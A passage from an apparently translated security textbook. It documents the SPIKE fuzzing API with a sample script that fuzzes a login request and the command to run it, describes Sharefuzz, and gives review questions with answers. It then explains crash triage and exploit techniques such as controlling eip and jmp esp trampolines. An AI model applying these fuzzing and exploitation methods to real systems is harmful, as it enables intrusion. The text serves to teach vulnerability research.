- s_bigword (unsigned int aword) 将一个高字节在前的字 (a big-endian word) 插入到 spike 中。即向 spike 插入 4 字节的二进制数据。
- s_xdr_string (unsigned char *astring) 将 astring 字符串后面的 4 字节长度的 astring 插入到 spike 中。该函数生成了 astring 的 XDR 表示。



注意：XDR 即 External Data Representation 标准，描述了将各种类型的数据，如整数、浮点数、字符串，进行编码的标准。

- s_binary_repeat (char *instring, int n) 向 spike 连续添加 n 个由字符串 instring 表示的二进制数据实例。
- s_string_repeat (char * instring, int n) 向 spike 连续添加 n 个字符串 instring。
- s_intelword (unsigned int aword) 向 spike 添加 4 字节二进制数据，字节序为低字节在前。
- s_intelhalfword (unsigned short ashort) 向 spike 添加 2 字节二进制数据，字节序为低字节在前。

SPIKE Block 处理原语

下列函数用于定义 block，并插入与 block 长度相同的占位符。在所有的杂凑变量都设置之后，发送 spike 之前会填充该长度值。

- `int_block_start(char *blockname)` 开始调用一个名为 `blockname` 的 `block` ,但不会向 `spike` 添加任何新内容。在与之匹配的 `block_end` 调用之前,添加的所有内容都被认为是该 `block` 的一部分,并计入 `block` 的长度之内。
- `int_block_end(char *blockname)` 结束名为 `blockname` 的 `block` ,不会向 `spike` 添加任何新内容。这标志着该 `block` 的结束。

根据所使用的协议,可以用许多不同的方式指定 `block` 长度。在 HTTP 中,`block` 长度是用 ASCII 字符串指定的;而在二进制协议中,可以用整数来指定其长度(字节序为低字节或高字节在前)。SPIKE 提供了若干插入 `block` 长度的函数,涵盖了许多不同的格式。

- `int_block_size_word_bigendian(char *blockname)` 插入 4 字节占位符(高字节在前),用于在发送 `spike` 之前放置相应 `block` 的长度。
- `int_block_size_halfword_bigendian(char *blockname)` 插入 2 字节 `block` 长度占位符,字节序为高字节在前。
- `int_block_size_intel_word(char *blockname)` 插入 4 字节 `block` 长度占位符,字节序为低字节在前。
- `int_block_size_intel_halfword(char *blockname)` 插入 2 字节 `block` 长度占位符,字节序为低字节在前。
- `int_block_size_byte(char *blockname)` 插入 1 字节 `block` 长度占位符。
- `int_blocksize_string(char *blockname, int n)` 插入 `n` 个字符的 `block` 长度占位符。`block` 的长度将格式化为 ASCII 字符串,以十进制整数的形式输出。
- `int_blocksize_asciihex(char *blockname)` 插入 8 个字符的 `block` 长度占位符。`block` 的长度将格式化为 ASCII 字符串,以十六进制整数的形式输出。

SPIKE 杂凑变量声明

如果要开发基于 SPIKE 的杂凑器,最后还需要用于声明杂凑变量的函数。杂凑变量是一个字符串,在连续传输 `spike` 时,SPIKE 会以某种形式改变杂凑变量。

- `void_string_variable(unsigned char *variable)` 插入一个 ASCII 字符串。每次发送一个新的 `spike` 时,SPIKE 都会改变该字符串的值。

当 `spike` 中包含了多个杂凑变量时,通常会有一个迭代过程对各个变量进行连续的改变,直至变量的所有组合都已经生成并发送出去。

SPIKE 脚本分析

SPIKE 提供了有限的脚本功能。SPIKE 的语句可以被放置在文本文件中,并从另一个

基于 SPIKE 的程序中执行这些语句。所有与执行脚本有关的功能都是由一个函数提供的。

- `int s_parse (char *filename)` 将指定的文件作为 SPIKE 脚本解析并执行。

一个简单的 SPIKE 例子

考虑前文考察过的 HTTP POST 请求：

```
POST /cgi-bin/login.pl HTTP/1.1
Host: gimme.money.com
Connection: close
User-Agent: Mozilla/6.0
Content-Length: 29
Content-Type: application/x-www-form-encoded

user= smi th&pas sword=smithpass
```

下列 SPIKE 调用，可以生成有效的 HTTP 请求，同时对请求中的 `user` 和 `password` 的值进行杂凑：

```
s_string("POST /cgi-bin/login.pl HTTP/1.1\r\n");
s_string("Host: gimme.money.com\r\n");
s_string("Connection: close\r\n");
s_string("User-Agent: Mozilla/6.0\r\n");
s_string("Content-Length: ");
s_blocksize_string("post_args", 7);
s_string("\r\nContent-Type: application/x-www-form-encoded\r\n\r\n");
s_block_start("post_args");
s_string("user=");
s_string_variable("smith");
s_string("&password=");
s_string_variable("smithpass");
s_block_end("post_args");
```

这些语句组成了一个有效的 SPIKE 脚本（可以将其称之为 `demo.spk`）。现在，只需执行这些语句即可。在 SPIKE 的发布版本中，包含了一个称之为 `generic_send_tcp` 的简单程序，包括了初始化 `spike`、解析 `spike` 执行脚本并对 `spike` 中的所有杂凑变量进行迭代的所有细节。运行 `generic_send_tcp` 需要 5 个参数：杂凑攻击所针对的主机、杂凑攻击所针对的端口、`spike` 脚本的文件名、是否应该跳过某些杂凑变量的有关信息、是否每一个杂凑变量的任何状态都应该跳过。最后两个参数使得我们能够深入到杂凑攻击的会话中，但就我们的目的而言，若将这两个值设置为 0，表明将对所有变量进行杂凑，而每个变量每一个可能的值都会用到。这样，可使用下列命令行来执行 `demo.spk`：

```
# ./generic_send_tcp gimme.money.com 80 demo.spk 0 0
```

如果 gimme.money.com 的 Web 服务器无法解析发送过去的 HTTP 请求串中的 user 和 password 值,那么可以预计,当读取或写入连接到远程站点的 socket 时 generic_tcp_send 会报告出错。

如果读者对编写更多基于 SPIKE 的杂凑器感兴趣,那么应该通读并理解 generic_send_tcp.c。该文件中使用了所有基本的 SPIKE API,为 SPIKE 脚本提供了一个不错的包装。有关 SPIKE API 本身的更多信息,只有通读 spike.h 和 spike.c 才能获得。

13.5.4 SPIKE 代理

SPIKE 代理是另一个杂凑工具,由 Dave Aitel 开发,可针对基于 Web 的应用程序进行杂凑攻击。该工具将自身设置为客户端与目标网站或应用程序之间的一个代理。通过将 Web 浏览器配置为使用 SPIKE 代理,即可与 SPIKE 代理进行交互,使之获得有关目标站点的一些基本信息。SPIKE 代理可以处理所有的杂凑攻击,并能够进行诸如 SQL 注入和跨站点脚本之类的攻击。SPIKE 代理用 Python 编写,可以根据需要进行调整。

13.5.5 Sharefuzz

Sharefuzz 的作者也是 Dave Aitel,该工具是一个杂凑库,用于对 suid 为 root 的二进制文件进行杂凑攻击。



注意:一个 suid 二进制文件是这样的一个程序:运行该文件时,身份自动切换为某个指定的用户,该用户与当前启动程序的用户没有关联。典型的例子是 passwd 程序,该程序必需以 root 的身份运行,才能修改系统口令数据块。

suid 为 root 的二进制文件如果有漏洞,那么就可通过一种很轻松的方式来提升本地权限级别。Sharefuzz 利用了 Unix 操作系统的 LD_PRELOAD 机制,通过对 getenv 库函数进行替换,截取了所有对环境变量的请求,并返回一个超出实际环境变量长度的长字符串。图 13.4 给出了对 getenv 库函数的标准调用,而图 13.5 则给出了 Sharefuzz 加载之后对 getenv 调用的结果,其目标是找到那些无法正确处理预期之外的环境变量值的二进制文件。





图 13.4 使用 libc 的情况下,对 getenv 的正常调用 图 13.5 加载 Sharefuzz 之后,对 getenv 的调用

参考文献

- [1] SPIKE www.immunitysec.com/resources-freesoftware.shtml
- [2] SPIKE Proxy www.immunitysec.com/resources-freesoftware.shtml
- [3] Sharefuzz www.atstake.com/research/tools/vulnerability_scanning/

13.6 摘要

本章涵盖了对编译过的二进制文件进行黑盒分析的工具和技术。在分析非开源的专有软件时，黑盒分析特别有用。到这里，读者应该已经理解了下述主题：

- 为什么试图攻击软件？
 - 要主动；不要等着最新的攻击出现。
- 软件开发过程：
 - 了解错误是在何处引入软件的，引入错误的原因。
- 探测工具和技术：
 - 了解工具的分类，以及在发现漏洞的过程中如何使用不同种类的工具：
 - 调试器
 - 代码覆盖工具
 - 优化测算工具
 - 流程分析工具
 - 内存监控工具
- 杂凑
 - 了解杂凑攻击的基础知识，包括攻击简单协议的杂凑器的构建。

13.6.1 习题

1. 以下哪个选项对黑盒测试的描述最准确？
 - A. 检查应用程序的源代码，查找可能的漏洞。
 - B. 检查应用程序的汇编语言代码，查找可能的漏洞。

- C. 分析二进制审计工具，如 BugScan 的输出。
 - D. 观察二进制文件响应各种输入时的行为。
2. 杂凑主要涉及到下列哪一项？
- A. 优化代码，以便更快速地执行。
 - B. 自动化生成可能引入错误的输入，并提供给程序。
 - C. 探测程序对内存的访问。
 - D. 向运行中的进程注入 shellcode。
3. 下列哪一项描述了黑盒测试中的内存监控工具的用途？
- A. 帮助开发者减少程序中对内存的使用。
 - B. 提高动态内存操作的效率。
 - C. 报告程序执行中可能比较危险的内存操作。
 - D. 保证程序输入是有效的。
4. 以下哪个工具，可以保证测试期间程序中的所有代码路径都已经执行过？
- A. 代码覆盖工具
 - B. 控制流分析器
 - C. 调试器
 - D. 以上都不对
5. 以下哪个选项的描述是正确的？
- A. 无论多大量的测试，都无法保证程序是安全的。
 - B. 一个程序只有在进行杂凑攻击时没有崩溃，才是安全的。
 - C. 黑盒测试比白盒测试能定位更多漏洞。
 - D. 调试器在程序开发中 useful，对发现漏洞没用。
6. 利用 valgrind 报告检测的一个程序的内存使用情况。该工具报告，程序泄漏了 40 字节内存。这是一个重要的发现吗？
- A. 不是，40 字节泄漏没太大危害。
 - B. 信息不足，无法得出结论。
 - C. 是的，总是应该消除内存泄漏，因为有时内存泄漏可能被利用导致拒绝服务。
 - D. 不是，内存泄漏无法被攻击。

7. 以下哪个选项对 SPIKE 的描述是正确的？
- A. 是一组库函数，在创建黑盒杂凑器时有用。
 - B. 它是一个静态分析工具，用于定位编译过的 C 程序中易受攻击的情况。
 - C. 它是使用 Python 编写的，因此比较容易扩展。
 - D. 它只对测试 HTTP 服务器有用。
8. 以下哪个选项是安全性测试中代码覆盖工具的作用？
- A. 没有作用，它们无法独立地分析代码或产生我们感兴趣的输入用例。
 - B. 它们在确定程序是否向不安全的内存位置写入数据时有用。
 - C. 它们为程序是否安全提供了数学证明。
 - D. 它们帮助测试者调整测试的输入用例，使得程序控制流能够访问尽可能多的分支。

13.6.2 答案

1. D。执行黑盒测试时，会观察程序的行为，而不是分析程序的代码。答案 A、B、和 C 都是静态软件分析技术的例子，通常在白盒分析中使用。
2. B。杂凑是一种黑盒测试方法，向程序提供无法预计的输入以触发错误。A 是不正确的，因为这与搜索漏洞无关。C 是不正确的，因为该选项描述的是内存访问统计，而不是杂凑。D 是不正确的，因为该选项描述的是进行攻击的方式。
3. C。内存监控工具用来密切监控程序对内存的访问，以便指出危险/无效的内存访问行为。A 是正确的，但主要目的是改进性能，而不是定位可能的漏洞。B 是不正确的，因为动态内存操作的效率依赖于实现，而与是否被监控无关。D 是不正确的，内存监控工具无法验证程序输入的有效性。
4. D。没有工具可以保证在程序执行期间所有的代码路径都已经访问到。数量充足的测试用例可以使所有的路径都访问到，但没有工具能自动地产生这些测试用例，并强制执行每一条路径。答案 A、B、和 C 是不正确的，因为它们只报告已经执行了哪一条代码路径，这几个选项都无法使所有的路径都被访问到。
5. A。没有测试能够保证软件中没有 Bug。B 是不正确的，因为杂凑并不能保证程序中所有的代码路径都执行过，因此程序在杂凑攻击时不崩溃，只能说明攻击者的努力程度不够。C 是不正确的，因为两种技术都比较有用。在测试的早期，黑盒测试能得到更多结果，但随着这些问题的解决，使用黑盒测试越来越难于定位剩余的 Bug，而此时，白盒测试就变得重要起来。D 是不正确的，因为在定位漏洞的精确位置时，调试器同样很有用。

6. C。内存泄漏是编程人员粗心的结果，应该消除。从长远观点来看，累积的内存泄漏可能导致程序的性能下降。因此，A 是不正确的，给定不同的输入参数，程序可能泄漏更多的内存。B 是不正确的，因为即使需要更多的信息，内存泄漏也是应该解决的。D 是不正确的，虽然内存泄漏不太可能导致传统的远程代码执行，但可能导致拒绝服务。
7. A。SPIKE 是创建杂凑器的工具包。用户通过调用 SPIKE API 中的函数建立自己的杂凑器。B 是不正确的，因为 SPIKE 不是静态分析工具，而且它能够用于测试任何程序设计语言编写的应用程序。C 是不正确的，因为 SPIKE 是使用 C 语言编写的。D 是不正确的，因为 SPIKE 可用于对几乎所有的网络协议进行杂凑攻击，包括专有协议。
8. D。代码覆盖工具可帮助测试者发现没有执行过的代码路径，并据此调整测试用例以访问更多的代码路径。A 是不正确的，原因已经提到。B 是不正确的，因为它描述的是内存监控工具，而不是代码覆盖工具。C 是不正确的，因为它描述的是程序的正式验证过程，代码覆盖工具无此功能。

从发现漏洞到攻击漏洞

在本章中，读者将学习到从发现一个漏洞到攻击该漏洞所需的技术，包括

- 确定一个 Bug 是否可以攻击：
 - 有效地使用调试器
- 理解问题的本质：
 - 攻击的前置和后置条件
 - 可靠地重现问题
- 如何编写文档，正确地描述一个漏洞的性质：
 - 背景资料
 - 可攻击的情况
 - 原因和解决方案

使用静态的源代码或二进制代码，还是使用动态分析技术，来发现软件中的问题、定位潜在问题或使一个程序在杂凑器的猛攻下崩溃？如果面临的任务是确定如何在程序执行时到达有漏洞的代码，可使用静态分析。要证实静态分析的结果是正确的，则额外的分析以及针对运行程序的测试是必由之路。即使能够使用杂凑器引发崩溃，仍然需要解析杂凑器的输入，从而找到引起崩溃的输入。杂凑器需要的数据分为两部分，一部分用于遍历代码路径，另一部分则产生程序的错误。

读者目前即使可以使某个程序崩溃，仍然与理解程序崩溃的确切原因有着遥远的距离。如果希望获取一些有用的信息以辅助软件漏洞的修正，那么很重要的一点是，尽可能详细地了解相关问题的性质。最好避免下述会话：

研究者：“嗨，我做这个的时候你的软件崩溃了……”。厂商：“那就不要做那个操作！”

而下面的会话可能有利于问题的解决：

研究者：“嗨，在你的 octafloogaron 应用程序中，未能校验 widget 字段，导致 foobar 函数中的一个缓冲区溢出。”厂商：“好的，多谢，我们将尽快解决该问题。”

实际上厂商是否能够以此种正面的姿态回应则是另外一回事。问题在于，在提供了尽可能详细的信息之后，厂商重现并定位问题要容易得多，这增加了问题修复的可能性。

14.1 攻击的可能性

崩溃的可能性与攻击的可能性实际上有很大的不同。若使某个程序崩溃，至少需要是一种拒绝服务。要进行真正的攻击，实际上要做的是用提升之后的权限级别执行自行提供的代码。在下面，笔者将讨论一些相关的内容，以帮助读者确定崩溃是否能够转化为攻击。

设计并测试一个有效的攻击，需要时间和耐心。在确认程序崩溃的结果时，一个优秀的调试器可以成为你最好的朋友。更具体的说，对于输入如何使一个程序崩溃，调试器能够提供最清晰的画面。附加到程序上的调试器在异常发生时，是否能捕获到程序的状态，或者是否有可供研究的内核转储（core dump）文件？当问题发生时，调试器对应用程序的状态能够提供最丰富的视图。为此，重要的是要能够理解，调试器能够向你提供哪些信息，以及如何解释这些信息。



注意：我们使用名词“异常”（exception），来描述程序中一个潜在不可恢复的操作，该操作可能导致程序以无法预期的方式终止。除以零就是这样的一种异常情况。另一个更常见的异常是在程序试图访问一个无权访问的内存单元时发生，这通常导致一个 segmentation fault 或 segfault。当一个程序读写不可预期的内存单元时，就是一个可能被攻击的情形。

有了调试器快照之后，应该查找何种类型的信息呢？我们将深入讨论的一些内容包括：

- 程序是否引用了一个不可预期的内存单元，为什么？
- 我们提供的输入，是否出现在了不可预期的位置？
- 哪些 CPU 寄存器或内存位置包含了用户提供的输入数据？
- 程序崩溃时，是否执行了读写操作？

初始分析

程序为什么崩溃？程序在何处崩溃？这是首先需要回答的两个问题。这里寻找的“为什么”，并非是崩溃的根本原因，就像普通函数中有一个缓冲区溢出问题。相反，在最初需要知道程序是因为 segfault 还是执行了一条非法指令而崩溃。好的调试器，在程序崩溃时，就应该提供该信息。gdb 可能会如下报告 segfault：

```
Program received signal SIGSEGV, Segmentation fault.
0x08048327 in main ()
```

一定要注意，该地址是否在某些方面类似于用户输入。在攻击程序时，使用由 A 组成的大型字符串是很常见的情形。这样做的一个好处在于，地址 0x41414141 很容易被识别为用户输入，而不是来自于正确的程序操作。可将错误信息里报告的地址作为线索，然后查看 CPU 寄存器，以便将问题与特定的程序操作关联起来。图 14.1 给出的是 OllyDbg 显示的寄存器值。

```
Registers (FPU)
EAX 0012FF7C ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
ECX 00000000
EDX 00000037
EBX 7FFDF000
ESP 0012FF94 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBP 41414141
ESI 004090B8 overflow.004090B8
EDI 00000000
EIP 41414141
C 0 ES 0023 32bit 0(FFFFFFFF)
P 0 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 0 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 0038 32bit 7FFDE000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_PROC_NOT_FOUND (0000007F)
EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty -UNORM 8A3A 77F57070 77F944A8
ST1 empty -UNORM 99A8 00000000 005698F0
ST2 empty 1.7543044975324570200e+1737
ST3 empty -??? FFFF 01560CB0 7E0954F4
ST4 empty 0.1186095780928572680e-4933
ST5 empty +UNORM 0020 00640065 00730075
ST6 empty +UNORM 006F 00690074 0061006C
ST7 empty +UNORM 0065 0020006E 00650068
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 (GT)
FCW 1372 Prec NEAR,64 Mask 1 1 0 0 1 0
```

图 14.1 OllyDbg 显示的寄存器

指令指针分析

在分析期间，对查找问题而言，指令指针（x86 平台上的 eip）通常是个好的起点。如果 eip 不包含问题地址，那么可能的问题就是一个无效的数据引用，此时可以立即查看其他的寄存器。如果 eip 包含了问题地址，那么程序就曾经企图从一个未授权的地址取指令。理想情况下，这应该是一个在读者控制范围内的位置，地址值与输入数据类似。如果确实

如此，那么成功的攻击，就转变为将出现问题的地址指向你打算指向的代码。如果 eip 包含了一个无法识别的值，那么下一个问题就是确定 eip 是指向代码还是数据。如果 eip 指向代码，那么问题可能与另一个寄存器有关。如果 eip 指向数据，如栈或堆，那么需要确定是否能够将代码注入到 eip 所指向的地址。这样的话，大体上就可以建立一个有效的攻击；如果不行，则需要确定 eip 为什么指向数据，是否可以控制 eip 指向的位置，这或许有可能将 eip 重定向到一个包含用户提供数据的位置。

通用寄存器分析

如果无法控制 eip，那么下一步就是确定使用其他寄存器会造成何种损害。对 eip 附加的程序进行反汇编，可能会揭示出造成 segfault 的操作。可以利用的理想情况是，有一个写入操作，而写入的目标位置可以指定。如果程序在试图写入内存时崩溃，则需要确定目标地址到底是如何计算出来的。每个通用寄存器都应该仔细研究，看其：a) 是否与目标地址的计算相关；b) 是否包含用户提供的数据。如果 a) 和 b) 都符合，那么可以向一个选定的位置写入。任何可能性都是存在的，都可以用于攻击程序；目标都是写一个地址，并最终能够将控制权传递到你的 shellcode。常见的覆盖位置包括保存的返回地址、跳转表指针、导入表指针和函数指针。最后一步是确定即将写入的数据的来源，问题在于你是否能够控制写入的值，这可以通过分析额外的寄存器和反汇编结果代码而确定。格式串漏洞和堆溢出都可以起作用，是因为攻击者能够在自己选择的位置写入自己选择的值（通常是 4 字节，有时候只需要 1 字节）。

提高攻击可靠性

需要花费些时间去了解寄存器内容的另一个原因，是要确定在能够控制 eip 时，是否有寄存器直接指向你的 shellcode。在进行攻击时，需要回答的一个大问题是“我的 shellcode 的地址是什么？”，如果能够在某个寄存器中发现该地址，将有很大的帮助。根据前几章的讨论，将 shellcode 的精确地址注入到 eip 可能导致不可预期的后果，因为 shellcode 可能在内存中来回移动。当 shellcode 的地址出现在某个 CPU 寄存器中时，就获得了一个可以间接跳转到 shellcode 的时机。以基于栈的缓冲区溢出为例，读者知道，覆盖缓冲区的目的是为了控制保存的返回地址。在返回地址从栈中弹出时，堆栈指针仍然指向溢出所涉及的内存，这时可以毫不费力地将 shellcode 放入其中。利用返回地址规范的这个经典技巧，其目的在于用指向 shellcode 的地址改写 eip 的内容，因而返回语句将直接跳转到 shellcode。虽然返回地址难以预测，但我们知道，esp 指向了包含恶意输入的内存，因为从有漏洞的函数返回之后，esp 指向被改写的返回地址之上的 4 个字节处。此时要获得更可靠的控制，一个更好的技巧是执行一个“jmp esp”或“call esp”指令。这样，到达 shellcode 的过程就分为

两个步骤：第一步是用某个“`jmp esp`”或“`call esp`”指令的地址，来改写保存的返回地址。当被攻击的函数返回时，控制权即转移到“`jmp esp`”指令，该指令立即将控制又转移到 shellcode。图 14.2 给出了详细的事件序列。




图 14.2 反冲回栈

对此类操作，跳转到 `esp` 是一个理所当然的选择，但刚好能够指向用户提供的输入缓冲区（包含 shellcode）的任意寄存器，都可以被使用。无论攻击是基于栈的溢出、堆溢出或格式串攻击，如果能发现某个寄存器指向包含用户数据的缓冲区，都可以尝试通过该寄存器跳转到 shellcode。例如，在控制 `eip` 时，如果发现 `esi` 寄存器指向了用户数据缓冲区，那么“`jmp esi`”指令就会很有帮助。



注意：x86 体系结构使用 `esi` 寄存器作为字符串操作的“源索引”寄存器。在字符串操作期间，`esi` 包含从中读取数据的内存地址，而 `edi` 是目标索引寄存器，包含了写入数据的内存地址。

剩下的问题是，到哪里去找一个适当的 `jump` 指令。读者可以仔细查看被攻击程序的反汇编结果代码清单，寻找适当的指令；也可以扫描二进制文件，查找正确的字节序列。第二个方法实际上更加灵活，因为它根本不考虑数据和指令的边界，只是搜索组成所需指令的字节序列。NGS Software 的 David Litchfield 创建了一个程序，名为 `getopcode.c`，刚好能完成此工作。该程序可以对 Linux 二进制文件进行操作，并报告所需的跳转或调用寄存器的指令序列。使用 `getopcode` 在一个名为 `exploitable` 的二进制文件中定位“`jmp edi`”指令，操作如下：

```
# ./getopcode exploitable "jmp edi"
```

```
GETOPCODE v1.0

SYSTEM (from /proc/version):

Linux version 2.4.20-20.9 (bhcompile@stripples.devel.redhat.com) (gcc
version 3.2.2 20030222 (Red Hat Linux 3.2.2-5)) #1 Mon Aug 18 11:45:58 EDT
2003

Searching for "jmp edi" opcode in exploitable

Found "jmp edi" opcode at offset 0x0000AFA2 (0x08052fa2)

Finished.
```

以上输出告诉我们，如果在 `exploitable` 执行的某个时候，我们能够控制其 `eip`，而此时 `edi` 寄存器又刚好指向 `shellcode`，那么只要将 `eip` 的内容改写为 `0x08052fa2`，即可跳转到 `shellcode`。

如果能对某个二进制文件使用该技巧，则很可能产生一个完全可靠的攻击。该攻击也可以用于所有相同的二进制文件。不幸的是，每次程序使用新的编译器设置或在不同平台上编译时，有用的跳转指令很可能会移动或完全消失，使得攻击无法进行。

参考文献

- [1] David Litchfield, "Variations in Exploit Methods between Linux and Windows"
- [2] www.nextgenss.com/papers/exploitvariation.pdf

14.2 理解问题

信不信由你：即使不了解某个程序为什么会有漏洞，也能够攻击该程序。特别是在使用杂凑器使某个程序崩溃时，只要确定了杂凑输入的哪一部分出现在 `eip` 中，并在杂凑输入中确定一个合适的位置嵌入 `shellcode`，实际上并不需要理解程序中导致攻击的内部运行机制。

从防御的角度来看，重要的是尽可能了解漏洞以便实施最有效的措施，包括：防火墙的调整、入侵检测签名的开发、软件补丁等。此外，一旦代码审计工具在程序中的某个位置发现了不规范的编程格式，则很可能在程序的其他部分也存在类似情况。

从进攻的观点来看，在为有漏洞的程序组织输入时，了解尽可能多的变化是有用的。如果一个程序对很大范围内的输入都有漏洞，那么很难开发出签名来识别可能的攻击。了解触发漏洞的精确输入序列，对于建立尽可能可靠的攻击来说，也是一个重要因素。在一定程度上，需要确认，每次实施攻击时都能够触发同样的程序流程。

14.2.1 前置条件和后置条件

前置条件是指为了正确地将 shellcode 注入到一个有漏洞的应用程序必须满足的条件。后置条件是指在 shellcode 就位之后,必须发生以触发 shellcode 执行的条件。二者之间的区别是重要的,但并不总是那么明显。特别是采用杂凑作为发现漏洞的机制时,二者之间的区别就会相当模糊。这是因为你只知道自己触发了一次崩溃,而不知道是输入中的哪一部分导致了问题,也不了解在得到你的输入之后,程序到底执行了多长时间。静态分析能够针对到达程序漏洞位置所需满足的条件、触发攻击所需进一步满足的条件提供最佳的全景判断。这是因为,在静态分析时,常见的做法是首先定位可攻击的代码序列,其次逆向工作,了解如何到达该代码,接下来正向工作,了解如何触发有漏洞的代码。堆溢出是一个很经典的例子,说明了前置条件和后置条件的差别。在堆溢出中,如果输入导致一个从堆中分配的缓冲区溢出,则所有建立攻击的条件都已经满足。但即使正确地溢出了堆缓冲区,仍然需要触发某些堆操作,以利用所破坏的堆控制结构;而控制结构本身则只能修改,它不会引发额外代码的执行。由于覆盖的目的通常是控制某个函数指针,因此必须进一步了解在覆盖之后会调用哪一个函数,以便正确地定位。换句话说,如果覆盖之后并不会调用 strcmp(),那么修改 strcmp 的 .got 地址没有什么意义。所以,还是要做一点研究的。

另一个例子是,一个函数在处理有漏洞的缓冲区,但该缓冲区并不在此函数中声明。下述伪代码说明了这样的一种情况,函数 foo()声明了一个缓冲区,并要求函数 bar()处理该缓冲区。很可能 bar()没有进行边界检查,导致所提供的缓冲区溢出(strcpy()就是这样的情况),但在 bar()返回时攻击并未触发,相反,必须采取行动致使 foo()返回,只有这样,溢出时所插入的攻击代码才会被触发。

```
// 该函数没有进行边界检查,可能会导致调用者提供的缓冲区溢出
void bar(char *buffer_pointer) {
    //做些愚蠢的事情
    ...
}

//该函数声明了栈上分配的缓冲区,将会溢出
//直至该函数返回,溢出导致的攻击才会被触发
void foo() {
    char buff[256];
    while (1) {
        bar(buff);
        //现在根据 buf 的内容采取一些操作
        //在适当的情况下,跳出无限循环
    }
}
```

14.2.2 可复现性

每个人都希望自己开发的攻击，在每一次触发时，都像第一次那么好用。在渗透测试中，如果你的攻击演示刚好在顾客眼前失效，那么就比较难于向顾客证实其软件是有漏洞的。此时的要求是，只需要一次成功的访问，就可以完全拥有一个系统，因为没有人会在意此前有多少次失败的尝试。从攻击者的角度来看，问题在于，每一次失败的尝试，都会增加攻击的噪音数据，使得此次攻击很有可能被观察到或被以某种方式记录下来。要建立可靠的攻击，需要考虑的因素包括：

- 栈的可预测性。
- 堆的可预测性。
- 可靠的 shellcode 放置。
- 应用程序在攻击后的稳定性。

笔者将介绍其中的一些问题及其解决方案。

栈的可预测性

传统的缓冲区溢出，依赖于覆盖程序运行栈上保存的返回地址，以便在有漏洞的函数运行结束并从栈上恢复指令指针时，将控制权传递到攻击者选择的某个位置。与修改栈上保存的返回地址并判断如何选择一个可靠的“返回”地址相比，向栈注入 shellcode 通常不是问题。许多情况下，攻击者已经开发了一个成功的攻击，但却发现同一个攻击在第二次尝试时就失败了。还可能某个攻击可能会工作几次，接下来停止工作一段时间，而后再恢复工作，而这种反复的现象却无法解释。如果有人针对最近的（版本高于 2.4.x）Linux 内核上运行的软件编写攻击，很可能会观察到该现象。目前，以上这些情况的原因可以排除内存保护机制（如 grsecurity 或 PaX）的可能性，后面会解释 Linux 内核内部导致这种“跳栈”综合症的原因。

进程初始化

第 8 章讨论了程序栈底部的基本布局。程序栈的布局，可参考图 14.3。Linux 程序使用 `execve()` 系统调用启动，该函数的 C 原型如下所示：

```
int execve(const char *filename, char *const argv[], char *const envp[]);
```

这里，`filename` 是需要运行的可执行文件的名称，而指针数组 `argv` 和 `envp` 则分别包含了新程序的命令行参数和环境变量。`execve()` 函数负责确定指定文件的格式，并采取适当的措施加载并执行文件。对于标记为可执行的 shell 脚本，`execve()` 必须创建一个新的 shell 实例，并使用新的 shell 来执行指定的脚本。对于编译过的二进制文件，目前比较常用的格式

是 ELF，`execve()` 将调用适当的装载器函数将二进制映像从磁盘加载到内存中，初始化栈，最后将控制权传递给新程序。

